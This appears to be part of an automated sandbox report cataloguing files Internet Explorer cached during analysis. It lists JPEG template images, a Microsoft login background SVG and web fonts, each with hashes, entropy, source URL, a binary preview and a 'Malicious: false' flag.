SHA-512:	40FA2FE0D3D70EF8DF41B7551A5397F3600C01B219008371B35C41914F1895CC77B4E5D1F654DA25DC4B73800CB742BED0D7B98047F7397454ECA5C220D9CC9
Malicious:	false
Reputation:	low
IE Cache URL:	http://https://ssl.sitew.org/images/blog/templates/v2/27_mobile.jpg
Preview:	......JFIF.....H.H.....C...................................%...#... , #&')*)..-0-(0%()(...C..........(...((..........".....................................`.................. ....!..1A.Qa..".q....2Rbcf......#6BVt..&STr.......357CUs...$%4...8Dd..'EFu............................)........................Q!1.A"3.a...2CD...........?..0.. ....'.$q.9.X.).&.......-?...f....i..+........Yg...........>R........................>R......u:|>!..(....jp./].J.}... ..............Y.U...|.#...Zk.G..O.q.....rjr....$.$......?........*..c'....[,.g5?.|?......i...?.X1...:.f....c..........H8..(...g5?.|?.....>..O._..9...;?k?...q..P.....H8..(...k>...3hV.E.A..<xa7..J..:...K.[>|};._ ..~....x...mr.....P..M.-..1......................................

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\3Y2ADQKS\2_bc3d32a696895f78c19df6c717586a5d[1].svg

Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	SVG Scalable Vector Graphics image
Category:	downloaded
Size (bytes):	1864
Entropy (8bit):	5.222032823730197
Encrypted:	false
SSDEEP:	48:yvswNIBLBpJawmMH44log6gw/MHm7pJroog6gwkMH9Xog6gwdMHdqdyqog7C:ykfXYx+odPcs9B
MD5:	BC3D32A696895F78C19DF6C717586A5D
SHA1:	9191CB156A30A3ED79C44C0A16C95159E8FF689D
SHA-256:	0E88B6FCBB8591EDFD28184FA70A04B6DD3AF8A14367C628EDD7CABA32E58C68
SHA-512:	8D4F38907F3423A86D90575772B292680F7970527D2090FC005F9B096CC81D3F279D59AD76EAFCA30C3D4BBAF2276BBAA753E2A46A149424CF6F1C319DED5A6
Malicious:	false
Reputation:	low
IE Cache URL:	http://https://aadcdn.msftauth.net/ests/2.1/content/images/backgrounds/2_bc3d32a696895f78c19df6c717586a5d.svg
Preview:	<svg xmlns="http://www.w3.org/2000/svg" width="1920" height="1080" fill="none"><g opacity=".2" clip-path="url(#E)"><path d="M1466.4 1795.2c950.37 0 1720.8-627.52 1720.8-1401.6S2416.77-1008 1466.4-1008-254.4-380.482-254.4 393.6s770.428 1401.6 1720.8 1401.6z" fill="url(#A)"/><path d="M394.2 1815.6c746.58 0 1351.8-493.2 1 351.8-1101.6S1140.78-387.6 394.2-387.6-957.6 105.603-957.6 714-352.38 1815.6 394.2 1815.6z" fill="url(#B)"/><path d="M1548.6 1885.2c631.92 0 1144.2-417.45 1144. 2-932.4S2180.52 20.4 1548.6 20.4 404.4 437.85 404.4 952.8s512.276 932.4 1144.2 932.4z" fill="url(#C)"/><path d="M265.8 1215.6c690.246 0 1249.8-455.595 1249.8-10 17.6S956.046-819.6 265.8-819.6-984-364.005-984 198-424.445 1215.6 265.8 1215.6z" fill="url(#D)"/></g><defs><radialGradient id="A" cx="0" cy="0" r="1" gradientUn its="userSpaceOnUse" gradientTransform="translate(1466.4 393.6) rotate(90) scale(1401.6 1720.8)"><stop stop-color="#107c10"/><stop offset="1" stop-color="#c4c4c4" stop-opacity="0"/></radialGradient><r

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\3Y2ADQKS\45_mobile[1].jpg

Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, aspect ratio, density 72x72, segment length 16, baseline, precision 8, 371x666, frames 3

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\3Y2ADQKS\45_mobile[1].jpg	
Category:	downloaded
Size (bytes):	24164
Entropy (8bit):	7.956954380286201
Encrypted:	false
SSDEEP:	384:u5K9T6YE+IBmGONUlQrTBwyg8ZqBvRg35Kb6kZb3UIPJIr033cQZ/4ea2Dhx:vx69+IkKl4Pg8ee35Kb6khUIxU033cmB
MD5:	6117EFDE5A2BE8AFA778D384E924D56B
SHA1:	D8AF01016B8148095C58425325C4EAEFFB137240
SHA-256:	6BFC5A164581F874DF23A9CE78C5500919E6CE7CB68DCDA8BE22C347C686F0A8
SHA-512:	0880949BF8DC0E6F7FE8CD543B1DB67E9D871AAFC630963A806C1867ECF9313D2EFD60CA14F84D3227BB67323F44F583E4DF09774E150292E8BF247FE820643
Malicious:	false
Reputation:	low
IE Cache URL:	http://https://ssl.sitew.org/images/blog/templates/v2/45_mobile.jpg
Preview:	......JFIF.....H.H.....C....................................%...#... , #&')*)..-0-(0%()(...C...........(...((........s.."..[.................. ......!.1..AQ"aq........2RTUV....3B.#$67rst.5b......4u....%&8CWv.GS...Q!1...AR."2Baq..................?...7H.u. .J.?J**"..xt..5..........[.D....r..o..+#.t.......4......q...;.A....p..E..;.C:..j...Z...:iK*cq.h.......MzH...w...T.>...]..M.&WQCN.f.}.w.Z..;bO,v..pdD@E../Z.........U.ab..{4.q.c..j..,^.of...W.......q.]. ......z...|^._../_7.A..v?........i.z..XX.|....E../Z.........U.ab..{4.q.c..j..,^.of...W.......q.].......z...|^._../_7.A..v?........i.z..XX.|....E../Z.........U.ab..{4.q.c..j..,^.of...W.......q.].......z...|^._.. /_7.A..v?........i.z..XX.|....E../Z.........U.ab..{4.q.c..j..,^.of...W.......q.].......z...|^._../_7.A..v?........i.z..XX.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\3Y2ADQKS\49_desktop[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, aspect ratio, density 72x72, segment length 16, baseline, precision 8, 941x929, frames 3
Category:	downloaded
Size (bytes):	93462
Entropy (8bit):	7.964831932920748
Encrypted:	false
SSDEEP:	1536:J6ONkpe+kdeIDh6OA8L6Vt7YFwHEmZfy65ktwEvIXh9Pjvn:J12ydDhBAT7uGFyWqwEvk/Pjvn
MD5:	27F0BCDCB2CE120353C70F5FE32C8755
SHA1:	C8E47637F62D2D2952137D592003B44240D1E1F3
SHA-256:	BC77096FDC09342FEDE61A0EEF8EBD7E891FC4030A94AC8155FCA6D28853C79F
SHA-512:	49F82332004311FD59A75F947425DC07A98DCACD341E59F13D031DFCA23C09CDF8A756C5A27EE546E3780ACD5EADBB2AA69681778D87AD9630FD87D2565457 C
Malicious:	false
Reputation:	low
IE Cache URL:	http://https://ssl.sitew.org/images/blog/templates/v2/49_desktop.jpg
Preview:	......JFIF.....H.H.....C....................................%...#... , #&')*)..-0-(0%()(...C...........(...((..........."..h.................. ....!1."AQa..q..#2....BRV..3U....$4567brtu..%8Tsv......&DS.......'CE....F..cde................................8.......................!..1QAa.."2...Rbq...#B...3.$4.r............?..../.>d.. .!...B.B.... .!. ..B.B.... .!...B.B.... .!...B.B.... .!...B.B.... .!...B.B.... .!...B.B.... .!...B.B.... .!...B.B.... .!...B.B.... .!...B.B.... .!...B.B.... .!...B.B.... .!...B.B.... .!...B.wEE..&. ,.T;....[..... ......m....B.z..L.$..A.. 7ik.].......s4uS.O.S?d.\........#.(..eE,.9.$...g#...C...e(7-I..74..Tt..G.Y....+.................U`.I.l.......2..`edq......{...pq..[u=Lu.O.,...GH..6vnsq....p.4..=R..4..9...L%mSh.-...ld..9'>.......{._. .e..GGC.E$.c.!.....c...].PA.z%........PI/.K(.@\...m..A..3...\...T: ....dM..I....^J...jS).~.,n....8`.s..4I.R...D.B..`

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\3Y2ADQKS\49_mobile[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, aspect ratio, density 72x72, segment length 16, baseline, precision 8, 373x667, frames 3
Category:	downloaded
Size (bytes):	48278
Entropy (8bit):	7.96211706694379
Encrypted:	false
SSDEEP:	768:2JR5djnDt+6vNHVzfU5t7kvOXFG9Mz0UCtMLPKxQIE2qHhBd0R/X4kF4Q/SOhAdd:2FbU5t7k21G9yPOSHhBdw/X4M1AdtJbd
MD5:	8D5FB20EE7D1C8A03D8B6B7C0BDA2F82
SHA1:	1783D3C1AD43104A2DB4D20567B9BD02D389C9EF
SHA-256:	94FD0BD6FD65D08A984EDEB06EA765C3CECC8BAAE7128B197F6A082709886E5C
SHA-512:	4A7EAF1BCD247BA6EB68747CB8731908F2AC256B58DE43FE7BF4ED23747EBFF0DC99418273F2023417B7922D95DBDA697282471933D175E8F7F6899114A51D22
Malicious:	false
Reputation:	low
IE Cache URL:	http://https://ssl.sitew.org/images/blog/templates/v2/49_mobile.jpg
Preview:	......JFIF.....H.H.....C....................................%...#... , #&')*)..-0-(0%()(...C...........(...((........u.."..d.................. ....!.1.A."Qa..2q...#3BV.....$46Rs.......FSTbrt....%&57CUc......d..u..'DEWv...............................5.......................!..1AQR.."aq..#23....BS...4.............?........(..(..(..(.....(..(..(..(. ....(..(..(..(.....(..(..(..(.....(..(..(..(........~...X...J..n;jYJGu.v..}.S}N\| kY...~....).K.......s.<..O...G..kO.{..*..O?A..\|7...F#2..\\e..#.>.....M^...@.....P..M..7......).....Io.RK[N...7c...@s..Q @.U.\|...=...c..n..D.A<.......)b...Q?......G..y^...A=........(....Q..........y^..>!....=........!........~..!...=.......Q..........yX....K]..H.>...?.)`....[&=pL&...H ..[.3..j.....l..=@3.L.\|...Zk....FWt T.OhMG....=..W....i....)C?Fi..M]...i...\...P.S..Q....3.J..$.....D.W.hJ...e<.......w.L.b+a..B....}.^.%.k.ROd...a..c_E....v4.J..L.p....p...

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\3Y2ADQKS\4_desktop[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, aspect ratio, density 72x72, segment length 16, baseline, precision 8, 1383x1294, frames 3
Category:	downloaded
Size (bytes):	92192

<table>
<tr><th colspan="2">C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\3Y2ADQKS\4_desktop[1].jpg</th></tr>
<tr><td>Entropy (8bit):</td><td>7.435168164649781</td></tr>
<tr><td>Encrypted:</td><td>false</td></tr>
<tr><td>SSDEEP:</td><td>1536:xgDREVjJyX2wlPqq8cnjSg8etemj/sNX/YfAejIewGIewqgsHywNe:eDRElwkTcd8bmjUSnjxRwqgsHyMe</td></tr>
<tr><td>MD5:</td><td>415123F6A8619762DC8E40AA3D3EA89E</td></tr>
<tr><td>SHA1:</td><td>A56E33A646035B5C6EA9964421366E97F18A6228</td></tr>
<tr><td>SHA-256:</td><td>27E0F14D6D0425D5E4C2BB23BE1F5C429F90F9509D157DFE5FC38CC157DA4F92</td></tr>
<tr><td>SHA-512:</td><td>405918E016E268FFB32F112CE575C32676AC2E55F55582C04AEA75F7C7ACFC566E7D0D8B704488495A535FB310F18AA62B9461B531701BBFFF27E390FD28EAF1</td></tr>
<tr><td>Malicious:</td><td>false</td></tr>
<tr><td>Reputation:</td><td>low</td></tr>
<tr><td>IE Cache URL:</td><td>http://https://ssl.sitew.org/images/blog/templates/v2/4_desktop.jpg</td></tr>
<tr><td>Preview:</td><td>......JFIF.....H.H.....C....................................%...#... , #&')*)..-0-(0%()(...C...........(...((........g.."..\..................
.......!1.AQ..."2aq.......#BRbr.36Tt......$5SUs....%47CVc....8Du&d..Gv.................................;........................!1..AQa..."2Rq....3....#B.CSbc.$.............?..R.................................
....
....
...................</td></tr>
</table>

<table>
<tr><th colspan="2">C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\3Y2ADQKS\4_mobile[1].jpg</th></tr>
<tr><td>Process:</td><td>C:\Program Files (x86)\Internet Explorer\iexplore.exe</td></tr>
<tr><td>File Type:</td><td>JPEG image data, JFIF standard 1.01, aspect ratio, density 72x72, segment length 16, baseline, precision 8, 720x1200, frames 3</td></tr>
<tr><td>Category:</td><td>downloaded</td></tr>
<tr><td>Size (bytes):</td><td>66942</td></tr>
<tr><td>Entropy (8bit):</td><td>7.710765822310323</td></tr>
<tr><td>Encrypted:</td><td>false</td></tr>
<tr><td>SSDEEP:</td><td>1536:/WWWWWWWWWWPmwOGsNIYH5WNdMLa8kJbWv4UbjPxIX5mD5RRZ:ZOJNN2OazJav4S7ipmD5RRZ</td></tr>
<tr><td>MD5:</td><td>A77B87FA3DED43AFB71864496106689F</td></tr>
<tr><td>SHA1:</td><td>88862C55F7D6A5AA60AEEBA52218CA8099E84520</td></tr>
<tr><td>SHA-256:</td><td>362A18969FD937A0AD76ED400F175CF4E535BBCBC46AFA3DF3890FC784DF91BA</td></tr>
<tr><td>SHA-512:</td><td>B0496830484120A8053B20A99DD3FE8029F1201A22337EB57A9413463A558F5071D06062B202DF2954F9F405F65525DE6DCD62944DA5A2F75A082338EA62E7FC</td></tr>
<tr><td>Malicious:</td><td>false</td></tr>
<tr><td>Reputation:</td><td>low</td></tr>
<tr><td>IE Cache URL:</td><td>http://https://ssl.sitew.org/images/blog/templates/v2/4_mobile.jpg</td></tr>
<tr><td>Preview:</td><td>......JFIF.....H.H.....C....................................%...#... , #&')*)..-0-(0%()(...C...........(...((..........."...^..................
.......!1..AQaq."......26.....#BRTUfrst.......$357Sb...4C.....8DV.c.%.d.................................>.........................!1.AQ."2aq.....3R.....#.4BS$5Cb.E..............?..............................
....i.u*F.8.s..b.ro......-+~A..j....jnK]..PR]...g..=..g.\.*.Z.8,.....p.8,.....p..A&.....76.s.....r.8MN...p.U..
....yl.R5a..E..:.&F.i<C.......5cF.oD.........[..W..._,.N.ZNp..c'....v}..?.^............#0.J..;...-.-[....g.?..!...4.D.......s.A.N\...z?.?.7?C>....1...>.|#...b..@...g...Q+X
..*6..jN..M.nR.V...rZ-.O.J...k..'up...R...U.U .8J.<toU....X..</td></tr>
</table>

<table>
<tr><th colspan="2">C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\3Y2ADQKS\51_desktop[1].jpg</th></tr>
<tr><td>Process:</td><td>C:\Program Files (x86)\Internet Explorer\iexplore.exe</td></tr>
<tr><td>File Type:</td><td>JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, baseline, precision 8, 1240x1240, frames 3</td></tr>
<tr><td>Category:</td><td>downloaded</td></tr>
<tr><td>Size (bytes):</td><td>115831</td></tr>
<tr><td>Entropy (8bit):</td><td>7.903628420591862</td></tr>
<tr><td>Encrypted:</td><td>false</td></tr>
<tr><td>SSDEEP:</td><td>3072:7ych5tQ+5eiD4JZ8cccccccccc8kAsSU4SNfP23FSv:77h595e+4US7a3wsv</td></tr>
<tr><td>MD5:</td><td>C7B67DCF3C56D605303C080AE617F51D</td></tr>
<tr><td>SHA1:</td><td>F1B5BD5C5CF4DD3D1B84E28621C686B55FC53D13</td></tr>
<tr><td>SHA-256:</td><td>AFE5BBAC219AF58A087EEB613B4DE13ECB14F5D7CD4E1C90A04F32BA84B1D894</td></tr>
<tr><td>SHA-512:</td><td>16D7C70C8007C9601593555164F98CDCDFE5632C8C5016EEE4A256DCD42AF208795D43FE50B2521CF7796FA65571E92C74AA70114D811F0CDC305BDE160301A</td></tr>
<tr><td>Malicious:</td><td>false</td></tr>
<tr><td>Reputation:</td><td>low</td></tr>
<tr><td>IE Cache URL:</td><td>http://https://ssl.sitew.org/images/blog/templates/v2/51_desktop.jpg</td></tr>
<tr><td>Preview:</td><td>......JFIF.....`.`.....C....................................%...#... , #&')*)..-0-(0%()(...C...........(...((..........."...g..........................!1
..AQ."aq..2...#3BR.......67ertu.......$4TUVbd...%5CDEs....S...&'8F..Wc.................................<........................!1.AQ.a.."2q..........#BR4Sc..3$r.............?..J" "".'' "".'' "".'' "".'' "".''
"".'' "".''.
" "".'' "".'' "".'' "".'' "".'' "".'' "".'' "".'' "".'' "".'' "".'' "".'' "".'' "".'' "".'' "".'' "".'' "..n....@8.......D@DD.D@DD.D@DD.D@DD.D@DD.D@En........8W.D.D@DD.D@DD.D@DD.Q.o.
m::....3LK).!.........s.dg.P..i.h]T.[...c"K....=2...q.N..TE.kkga?...D.|c...ho..q?J..Q[n.P.GG.%v....I0.#.....PH....&..."(H......................UD4.</td></tr>
</table>

<table>
<tr><th colspan="2">C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\3Y2ADQKS\51_mobile[1].jpg</th></tr>
<tr><td>Process:</td><td>C:\Program Files (x86)\Internet Explorer\iexplore.exe</td></tr>
<tr><td>File Type:</td><td>JPEG image data, JFIF standard 1.01, resolution (DPI), density 72x72, segment length 16, baseline, precision 8, 720x1200, frames 3</td></tr>
<tr><td>Category:</td><td>downloaded</td></tr>
<tr><td>Size (bytes):</td><td>63421</td></tr>
<tr><td>Entropy (8bit):</td><td>7.688126908243628</td></tr>
<tr><td>Encrypted:</td><td>false</td></tr>
<tr><td>SSDEEP:</td><td>1536:iulpaJaWcC13BUNQEaaAD7WONqeDRRencu3DrWrhQG:bpaJaWcC9BbD7W4qKRR8cu/WrhQG</td></tr>
</table>

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\3Y2ADQKS\51_mobile[1].jpg	
MD5:	E2F94DF5BE388E04D034327F662E04FF
SHA1:	E682BF79D9FE879AFB4EEDB5F4B665F77FF1408E
SHA-256:	67A61345981F11B6DB6FCCD27331C4617B4AF5063386BB5017D50957080D8912
SHA-512:	B8DA360BAC16F066190354E1DB207B8606B272201EADCDBFB211CAA978A58C0CBA27D74EFF42CB3B5E6BB41E742DB921A3B9F87BAB3E054202A43427BBDA9 7C
Malicious:	false
Reputation:	low
IE Cache URL:	http://https://ssl.sitew.org/images/blog/templates/v2/51_mobile.jpg
Preview:	......JFIF.....H.H.....C....................................%...#... , #&')*)..-0-(0%()(...C..........(...((..........."...`...........................! ..1AQa."q.....27ft.....#56BRSbrs.....34u..CV.....$8TU..%Wc..&....d...............................9........................!1.AQaq...."24....3..R..#BDSr.............?.......................................... ..........................................;F.I#Y.\..wZ.UU@..J.`..h#...h....*..o....@Z....G...".J.......Q.....@Z....G...".I..C_.ME4Z.. ....#....p..L...k@.. ................Z*.*..<.6F;..j....[i.p.....6J.Y.U...L.q.~...ki....<."x.e[../sU..J...n..V.....ei.3...xF..t...5..........\?.X...7U..C.......Z.....!....?...........\?.X.;...Wm.z............\.e\.D.LpN.>$...=..k}5. ....."H.k..n.x..'...z

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\3Y2ADQKS\52_desktop[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, baseline, precision 8, 1295x1295, frames 3
Category:	downloaded
Size (bytes):	137974
Entropy (8bit):	7.960652382854778
Encrypted:	false
SSDEEP:	3072:Df6ZOV8PywpP6E5UT9hkWr+Z/99BgDXxMP1YPJ:DfqjP9pGT/r+Z/93gDXSg
MD5:	934BDA9C08FD80CB15E3F1A1226E1669
SHA1:	B8937CC9BEDCF64EB91E75E96706958D4752DBC7
SHA-256:	1474C95FE87EBA087528222F3089AE41AFDADDA7E35CE63B8560C0F05850156B
SHA-512:	6BAFE42F42BD90474C78648AB10C761762C7CD122F08DF1D392A583814A6A2AE9A4C04A84D1C687A873178D96F4E12CF4B3DD265E74DED2B41A316AE88E2BC 5
Malicious:	false
Reputation:	low
IE Cache URL:	http://https://ssl.sitew.org/images/blog/templates/v2/52_desktop.jpg
Preview:	......JFIF.....`.`.....C....................................%...#... , #&')*)..-0-(0%()(...C..........(...((..........."...`.........................!1. .AQ"a..2q...BT..#RS......3br...$467CVt..DUs......&'u....%5c.Ed8w................................=.......................!1.AQ..aq......"R....2#B.34CSbr................?..tD\..D@DD.D@DD.D@DD .D@DD.D@DD.D@DD.D@DD.D@DD.D@DD.D@DD.D@DD.D@DD.D@DD.D@DD.D@DD.D@DD.D@DD.D@DD.D@DD.D@DD.D@DD.D@DD .D@DD.D@DD.D@DD.D@DD.D@DD.D@DD.D@DD.D@DD.D@DD.D@DD.D@DD.D@DD.D@DD.D@DD.D@DD.D@DD.D@DD.D@DD.D@DD.D@DD.D@DD .D@DD.D@DD.D@DD.D@DD.D@DD.D@DD.D@DD.D@DD.D@DD.D@DD.D@DD.D@DD.D@DD.D@DD.D@DD.D@DD.D@DD.D@DD.D@DD.D@DD.D@DD .D@DD.D@DD.D@DD.D@DD.D@DD.D@DD.D@DD.D@DD.D@DD.D@DD.D@DD.D@DD.D@DD.D@DD.D@DD.D@DD.D@DD.D@DD.D@DD.D@DD..Rp|>.G./.8^.U [......9.>.=.c..w.;k.\..x.#WI.cpx.*..i\G.9.cb{.cf...FG...T....\......E.PI>..X..I.....\}]<..SST...F8j..b......2c\IAE..1...).E.|O........+.c.....ilU..T0..

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\3Y2ADQKS\6xK1dSBYKcSV-LCoeQqfX1RYOo3qPZ7nsDQ[1].woff	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	Web Open Font Format, TrueType, length 19368, version 1.1
Category:	downloaded
Size (bytes):	19368
Entropy (8bit):	7.971969892864419
Encrypted:	false
SSDEEP:	384:1RfjqmZuXBZftcC+n8/IEfNjqXDZap41M1HdtXFJQA+9B0csRTzRm:1RfumsXB5tcj8nfNOXDkzQA+9B0XBY
MD5:	86B2389FA562DA6B9425271D1833D490
SHA1:	60A25F71CAE90E48045B684E6D2AD3EEA2E76B4C
SHA-256:	40C28DCF61EC065E337F9A7F00AFD08CFE6F399F7D5454CB1842B199A8B58F4D
SHA-512:	1D98D6FBC16E260907964EAD3FBDFC12BB03BB762FCB51923DDBD3A9104CACDD93A07E916360CEB4DA260528C4B29CA124491D56E132B22D84F44F130E038F 9
Malicious:	false
Reputation:	low
IE Cache URL:	http://https://fonts.gstatic.com/s/sourcesanspro/v14/6xK1dSBYKcSV-LCoeQqfX1RYOo3qPZ7nsDQ.woff
Preview:	wOFF......K.................................GDEF.......0...:.\..GPOS.......6...b...5GSUB............#.#.OS/2.......Z...`Z.tlcmap...\...k......lcvt .......*...*."..fpgm...........s.Y.7gasp................glyf... ...5|..e2O0..head..Bt...6...6....hhea..B....#...$....hmtx..B....X...D.)&.loca..E(.......$p..Xmaxp..G@... ... .+.Zname..G`...=....Z.r.post..H............prep..KT...S...V.]..x......0.......... ....v@.C.=..xz.>....ZY...x....\......Y....m.Q.a.W...v....=.....3p......M..}.M.9g.)...p..wq'..5.....d.........G...#..a.Kq...5ep..d.3..D...k..-v....{eg.X1.....R.....4........Q........{....v.....K... ....}...|.O.a:/.+&.o..,g.+Y.V.........qY)Y..l....K.\)"K".I.B....!. x....d.....GR.......H..U..0.%D%q..!jJ.:....'..\.....OcZPD+....n.$.^R@oq.. B.. C......,..f...g.a.l!....R..hJ..v.6P..`W.l^.?.+...d. 4[..^_.^..RDa...;...W.u$(A.@.@...AB.......:.:E9.g.\r..j...lM.d..=._..f^....K...{.{.}....}..h..u:.l0....u"..M...i0..._q0...>..O.."&v..&[<Q>.ed.....&.#h.uO2&.Kg..0.7..,.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\3Y2ADQKS\6xKwdSBYKcSV-LCoeQqfX1RYOo3qPZZMkids18I[1].woff	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	Web Open Font Format, TrueType, length 19408, version 1.1
Category:	downloaded
Size (bytes):	19408
Entropy (8bit):	7.971326527963912
Encrypted:	false

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\3Y2ADQKS\6xKwdSBYKcSV-LCoeQqfX1RYOo3qPZZMkids18l[1].woff	
SSDEEP:	384:MMZ6l/JwnOruXBzLh/V/EEUDvK7La9VvEniLWDNp:MMZ6TwO6XBR/OEUDmG9Vv8iLAj
MD5:	F939F20B37CAAA8E99BCD2E0EF22436C
SHA1:	FCE961B1347C444CC7844F23CF643FC2F91116EB
SHA-256:	345FD0BD6225C53C4D28AA256798D6D8AA0D23EDE27E42933B62599FDE702E7C
SHA-512:	A8F543CF800FC927FA437A3BB19E22113E23EC4435BC63EED767346AFE78A3638AE51CFD55668C4892E5D12A66BC4363FDE4A6DED93FB09A8C91DF08B8460FE
Malicious:	false
Reputation:	low
IE Cache URL:	http://https://fonts.gstatic.com/s/sourcesanspro/v14/6xKwdSBYKcSV-LCoeQqfX1RYOo3qPZZMkids18I.woff
Preview:	wOFF.....K.....GDEF.....0...:.\..GPOS.....b.(.GSUB.....#.#.OS/2.....Y...`Z{sWcmap...<...k.....Icvt .....*...*....fpgm.....s.Y.7gasp..... ..glyf.....5...f@%...head..B....6...6....hhea..B....#...$....hmtx..B....G...D.c*.loca..ED.....$....maxp..Gd... ... .+.]name..G....A....^.w.post..H.....prep..K|...R...V2..6x.....0. .....v@.C.=..xz.>....ZY...x..3..Q.....6.m{.m.{6.4.%.[...k.[X.l=.....iO?|....^6{..j..0..... .....I..+8...O..h.[....TR..Y...qG.P.{.<;f7.]..v....?cO.S:..=..F...s."......Kyn7...[...v. .]..H.E.w.....j}Mo~..w...`.)...].f..9.i<av.c.xvK.=...8)a<..$(E.R$!%.R$/E..%.P. ..S.(5$CM.SK..<u.....h(y.....i-y.I..R....(.:l....+.H.G..d....&...3V..B...c.....*W...kYG..l...IpH....>. dO....c ...-G.0|.YX.,s...ec]...\.c.....9yN...t...]....J+.sN.>.....lb..Ge...bs..b.s..6..-!1.SYa.P.".:.V.2m.G.mLu..<./7c...,o.KL. ..?..#...~.Gg.Km....11..M...~...G#B..i.L....%_k.n".gE#.....a~.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\3Y2ADQKS\QGY9z_wNahGAdqQ43Rh_ebrnlwyYfEPxPoGU3ms5pIfe[1].woff	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	Web Open Font Format, TrueType, length 29120, version 1.1
Category:	downloaded
Size (bytes):	29120
Entropy (8bit):	7.982307308237849
Encrypted:	false
SSDEEP:	768:zhtI28eZGy7YAu7AMHryTzlVesXYW8a85nLhSA+Dz3:FtCgZYlE9zlVDXYW8a85nL0A+Dz
MD5:	F52486207F157177A78F375B2E19454B
SHA1:	4EAE88EB3840CFFDDE0CD22486ABFA6F053BF903
SHA-256:	1D12EEE488133CC4BB8634834217B207AF6483CF63FF6A0FEFDB75CC1951E04F
SHA-512:	7C78A21F8B3D25FFBCABA00E3E7A3805377BE4B6340360F08112282DCD40834E7AA7479367C8EF58C0B4697B2EB6F5F6CEF34CF12885107855AAB383BA5AC6E
Malicious:	false
Reputation:	low
IE Cache URL:	http://https://fonts.gstatic.com/s/worksans/v9/QGY9z_wNahGAdqQ43Rh_ebrnlwyYfEPxPoGU3ms5pIfe.woff
Preview:	wOFF.....q.....GDEF.....0...>...;GPOS.....*..E...O.GSUB.....'...nZ.;.OS/2.....R...`[.&.STAT...l...6...@...cmap.....o.cvt ..!l...k....)L..fpgm..!.....6.. gasp..(.....glyf..(...A...z.Z.k+head..j,..6...6.6.<..hhea..jd...#...$....hmtx..j.....\.1Tloca..m<...[...d...maxp..o.... ... ...qname..o....&...f8.WQpost..p..... ...2prep..p.....8.1px .=... .....N....NG."....S\...a*q....P...x.L...A....63..W....m.m.m..t...S.M0.z...B.be...a.v0C.....M;.....}t.....ON.Mh&....(..m..ET..@.U8.,...G-.....'O...KT..8...."Z.8/%.p.. .M.&.J...W..1.....:..=.x+.}....#..hG%.....s.s.I:]...."..#..&^.|.....H....<...t.s.pms.p....^.+.....SF|.o.&..s...}.`.@.F.9!{.GhY.N8.....h.h...9H?. .r.|D>'?..E..1..T.."5h...p.....T.B/TG. .@.....b2.K... #....N..h..!L.....e..U<.\.!...l.....1lej..nfd&.aVf.>.`N.`".<+r.].....>..8.....p.....'\.wp...}>....f..i..7...EIQQ...EK;3.....M_..N...#....|.....JkG..I.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\3Y2ADQKS\QGY9z_wNahGAdqQ43Rh_ebrnlwyYfEPxPoGUgGs5pIfe[1].woff	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	Web Open Font Format, TrueType, length 30088, version 1.1
Category:	downloaded
Size (bytes):	30088
Entropy (8bit):	7.98100503942826
Encrypted:	false
SSDEEP:	768:OW+6sNV3ehRqAM4y/2oke8lcrDKifmLFu3cv9O43:j+6sr3ehRD5y/RqSmLFu3UOK
MD5:	4B8DEEC00420827A2CA7FD03B53F4A56
SHA1:	80B7C7308FCB120A8D7911D7ED3FE44D4F959285
SHA-256:	C82A1C812B30B2C12C38ABD5F178DD99B71A8EEC3827879C409309E0BDD9AC5A
SHA-512:	EB88663E73EEB3CC9EE1DEBFD29EF5B6E5DF84435A65039DADF17AF8CE1038F01E036D1F675CAEB52D195732ECC33C182863537BB1A8BD20AE31E1064940BC9A
Malicious:	false
Reputation:	low
IE Cache URL:	http://https://fonts.gstatic.com/s/worksans/v9/QGY9z_wNahGAdqQ43Rh_ebrnlwyYfEPxPoGUgGs5pIfe.woff
